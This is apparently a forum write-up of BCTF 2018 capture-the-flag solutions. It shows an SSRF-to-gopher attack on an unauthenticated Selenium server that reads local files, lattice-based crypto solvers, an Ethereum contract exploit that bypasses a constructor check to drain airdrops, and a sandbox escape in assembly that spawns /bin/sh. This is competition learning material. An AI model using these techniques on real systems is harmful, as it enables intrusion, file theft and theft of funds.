
```
<?php
function curl($url){
   $ch = curl_init();
   curl_setopt($ch, CURLOPT_URL, $url);
   curl_setopt($ch, CURLOPT_HEADER, 0);
   $re = curl_exec($ch);
   curl_close($ch);
   return $re;
}
if(!empty($_POST['You_cann0t_guu3s_1t_1s2xs'])){
   $url = $_POST['You_cann0t_guu3s_1t_1s2xs'];
   curl($url);
}else{
   die("Hint: Just for web2! :)");
}
?>
```

一看就是要我们打内网了...
读了一下/etc/hosts

```
{"result":[["1","127.0.0.1\tlocalhost\n::1\tlocalhost ip6-localhost ip6-loopback\nfe00::0\tip6-localnet\nff00::0\tip6-mcastpre
```

拿到本机ip172.20.0.3


内网扫端口发现172.20.0.2:4444



4444	4444	200	☐	☐	354
0		200	☐	☐	166
1	1	200	☐	☐	166
2	2	200	☐	☐	166
4	4	200	☐	☐	166
5	5	200	☐	☐	166
3	3	200	☐	☐	166
9	9	200	☐	☐	166
8	8	200	☐	☐	166
10	10	200	☐	☐	166
6	6	200	☐	☐	166
7	7	200	☐	☐	166
14	14	200	☐	☐	166
13	13	200	☐	☐	166
15	15	200	☐	☐	166

```
Content-Type: text/html;charset=iso-8859-1
Content-Length: 49
Connection: close
Server: Jetty(9.4.z-SNAPSHOT)

<h1>Bad Message 400</h1><pre>reason: No URI</pre>
```

是一个`selenium server`



Selenium v.

Whoops! The URL specified routes to this help page.

For more information about Selenium please see the docs and/or visit the wiki. Or perhaps you are looking for the Selenium console.

Happy Testing!

Selenium is made possible through the efforts of our open source community, contributions from these people, and our sponsors.

找到了一篇文章讲`selenium server`未授权访问的危害和利用

http://www.polaris-lab.com/index.php/archives/454/

发现可以利用`file://`协议列目录读文件，本地搭建后抓包，然后利用gopher重放报文即可

按照上面文章所说本地搭建环境，通过console操作抓包

创建新session的报文

```
POST /wd/hub/session HTTP/1.1
Host: 127.0.0.1:4444
Content-Length: 49
Accept: application/json; charset=utf-8
Origin: http://127.0.0.1:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari
Content-Type: text/plain;charset=UTF-8
Referer: http://127.0.0.1:4444/wd/hub/static/resource/hub.html
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

{"desiredCapabilities":{"browserName":"firefox"}}
```


然后通过/wd/hub/sesssions列出当前全部session

然后通过api控制访问`file:///`

```
POST /wd/hub/session/32621f2a19c3c4a4b51201e951831006/url HTTP/1.1
Host: 127.0.0.1:4444
Content-Length: 18
Accept: application/json; charset=utf-8
Origin: http://127.0.0.1:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari
Content-Type: text/plain;charset=UTF-8
Referer: http://127.0.0.1:4444/wd/hub/static/resource/hub.html
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

{"url":"file:///"}
```

然后读取浏览器截图拿到返回结果(base64的图片)

```
GET /wd/hub/session/1c602a62-cc09-4a1e-af5c-52b8715228ac/screenshot
```



```
Connection: close
Content-Type: text/html; charset=UTF-8
```

{"value":"iVBORw0KGgoAAAANSUhEUgAABMgAAAAiCAYAAACqXuX4AAAJM
UlEQVR4nO3dW2gUZwPG8W11jYmrica4S9046oiLp4gpgilp1eiNeNFehGqCt
iLBil6KLR5ARSqiFx5qSG2hF/VsRA2I2gRBUYxRA4YWUjSpW+MZSw3RbMQk
z3dRMl/W3Z1ZV9M07v8Hc7Hz7sy+T3L38M47LgEAAAAAAABJzNXbEwAA
AAAAAAB6EwUZAAAAAAAAkhoFGQAAAAAAAJlaBRkAAAAAAAACSGgUZAAA
AAAAkhoFGQAAAAAAAJlaBRkAAAAAAACSGgUZAAAAAAAAklpcBZlhGLp2
7VqPTKCsrEwjRoxQenq6qurw8YOHDigMWPGKCcnp0d+G/83depUVVV9
fjvmKYZ8X9+E83NzTlMQ1lZWZo5c+Zbu+/SpUvl9/u1bt26t3ZPAAAAAAD
w39TjBdnmzZv11dfRR1rb29XWlqa/vjjj6jjOTk5Ki8vDzt3/fp15efnKy0tTR
988lGWLFlijR06dEj09X//79Y/7m6woEAnK5XGHHoUOHrHG7fLHYZbDT


攻击流程找到了，那么就可以利用`gopher://`协议构造如上的post报文去攻击远程服务器

example:

```
You_cann0t_guu3s_1t_1s2xs=gopher://172.20.0.2:4444/_POST%2520%252fwd%252fhub%252fsession%252f1c602a62-cc09-4a1e-af5c-52b871522
```

先用`file:///`读下根目录
得到的屏幕截图用html显示出来


```
<img src="data:imgage/png;base64,">
```



☑ Show hidden objects

Name	Size	Last Modified	
.dockerenv		11/27/18	10:42:43 AM UTC
Th3_MosT_S3cR3T_fLag	1 KB	11/27/18	10:37:49 AM UTC
bin		11/27/18	10:43:26 AM UTC
boot		4/12/16	8:14:23 PM UTC
dev		11/27/18	10:42:43 AM UTC
etc		11/28/18	12:43:21 PM UTC
home		11/27/18	10:44:25 AM UTC
lib		11/27/18	10:44:11 AM UTC
lib64		10/5/18	6:07:02 PM UTC
media		10/5/18	6:03:59 PM UTC
mnt		10/5/18	6:03:59 PM UTC
opt		11/14/18	8:13:14 PM UTC
proc		11/27/18	10:42:43 AM UTC
root		10/5/18	6:07:47 PM UTC
run		11/27/18	10:43:38 AM UTC
sbin		11/27/18	10:43:18 AM UTC
srv		10/5/18	6:03:59 PM UTC
sys		11/27/18	12:33:42 PM UTC
tmp		11/28/18	3:05:33 PM UTC
usr		11/27/18	10:44:21 AM UTC

然后读取flag



bctf{S1crEt_Selenium_he1l34}

Crypto

guess_polynomial

We can simply pass a very large x to the polynomial.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
VERBOSE = 1

if VERBOSE:
   context.log_level = 'debug'

io = remote('39.96.8.114', 9999)

while 1:
   mynum = int('1'+'0'*50)
   io.sendlineafter('coeff','1'+'0'*50)
   io.recvuntil('sum:')
   num = int(io.recvuntil('\n').strip())
   coeff = []
   while(num > mynum):
       coeff.append(str(num%mynum).strip('L'))
       num /= mynum
   io.recvuntil('coeff')
   coeff.append(str(num).strip('L'))
   io.sendline(' '.join(coeff[::-1]))
```

guess_number

It's not hard to understand (as a newbie in cryptography and math like me) the algorithm with the help of this. Basically if we want to know $\alpha$ we can have a vector $\mathbf{v} = (\lfloor\alpha t_1\rfloor, ... ,\lfloor\alpha t_d\rfloor, \frac{\alpha}{2^{k+1}})$ which is close to $\mathbf{u} = (u_1, ..., u_d, 0)$, and $\mathbf v$ is spanned by the lattice mentioned in the slides. This converts the HNP to a CVP over a specified lattice. We could then apply `babai's nearest plane` algorithm to solve it.

```
import socket
import ast
import telnetlib

#HOST, PORT = 'localhost', 9999
HOST, PORT = '60.205.223.220', 9999

s = socket.socket()
s.connect((HOST, PORT))
f = s.makefile('rw', 0)

def recv_until(f, delim='\n'):
   buf = ''
   while not buf.endswith(delim):
       buf += f.read(1)
   return buf

p = 1461501637330902918203684832716283019655932542983
k = 10

def solve_hnp(t, u):
   # http://www.isg.rhul.ac.uk/~sdg/igor-slides.pdf
   M = Matrix(RationalField(), 23, 23)
   for i in xrange(22):
       M[i, i] = p
       M[22, i] = t[i]

   M[22, 22] = 1 / (2 ** (k + 1))

   def babai(A, w):
       ''' http://sage-support.narkive.com/HLuYldXC/closest-vector-from-a-lattice '''
       C = max(max(row) for row in A.rows())
       B = matrix([list(row) + [0] for row in A.rows()] + [list(w) + [C]])
       B = B.LLL(delta=0.9)
       return w - vector(B.rows()[-1][:-1])

   closest = babai(M, vector(u + [0]))
   return (closest[-1] * (2 ** (k + 1))) % p

for i in xrange(5):
   t = ast.literal_eval(f.readline().strip())
   u = ast.literal_eval(f.readline().strip())
   alpha = solve_hnp(t, u)
   recv_until(f, 'number: ')
   s.send(str(alpha) + '\n')

t = telnetlib.Telnet()
t.sock = s
t.interact()
```

BlockChain

EOSGame

For `smallBlind` and `bigBlind`, the expected reward is greater than our cost, so we just need to write a sciprt to call `smallBlind` and `bigBlind` multiple times.

```
def run():
   myNonce = runweb3.eth.getTransactionCount(
       Web3.toChecksumAddress(main_account), "pending")
   print('nonce', myNonce)
   for i in range(400):
       transaction_dict = {
           'from': Web3.toChecksumAddress(main_account),
           'to': Web3.toChecksumAddress(constract),
           'gasPrice': 10000000000,
           'gas': 50000,
           'nonce': None,
           'value': 0,
           'data': "0x70984e97"  # "0xe2550156"
       }
       transaction_dict["nonce"] = myNonce + i
       r = runweb3.eth.account.signTransaction(transaction_dict, private_key)
       try:
           runweb3.eth.sendRawTransaction(r.rawTransaction.hex())
       except Exception as e:
           print("error1", e)
           continue
           return
       print("Done", i)
```

Fake3D

The `turingTest` modifier is not bullet-proof, if the `Fake3D` contract is called during the constructor of another contract, then the `turingTest` can still be passed. We leveraged this to earn ourselves enough funds. (See the contract below.)
Also there's some pitfalls inside the `WinnerList` contract. We cannot call `CaptureTheFlag` from arbitrary accounts since there's a hidden check which checks if the `tx.origin` ends with `b143` inside that contract. So we managed to get one which fulfills the requirement and used it to get the flag.

Attack contract:

```
pragma solidity ^0.4.24;

import "./Contract.sol";

contract Attack {
 using SafeMath for *;
 constructor () public {
   Fake3D f = Fake3D(0x4082cC8839242Ff5ee9c67f6D05C4e497f63361a);

   uint256 seed = uint256(keccak256(abi.encodePacked(
           (block.timestamp).add
           (block.difficulty).add
           ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
           (block.gaslimit).add
           ((uint256(keccak256(abi.encodePacked(address(this))))) / (now)).add
           (block.number)
       )));

     if((seed - ((seed / 1000) * 1000)) < 288) {
       for(int i = 0; i < 150; i++) {
         f.airDrop();
       }
     }
 }
}
```

MISC

签到

IRC

easysandbox

Since the `scf.so` hooks `__libc_start_main`, we could simply build a static program which removes all the libc dependency and prevents the sandbox from being effective.

```
// build with gcc -o exp -nostdlib solv.S
#define __NR_exit 60
#define __NR_execve 59
```

```
.code64
.globl _start
_start:

lea path, %rdi
lea args, %rsi
xor %rdx, %rdx
mov $__NR_execve, %rax
syscall

mov $__NR_exit, %rax
syscall

.data

path: .asciz "/bin/sh"
args:
.long path
.long 0
```

点击收藏 | 0 关注 | 1

上一篇：Escape NodeJS San... 下一篇：XCTF BCTF 2018 W...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板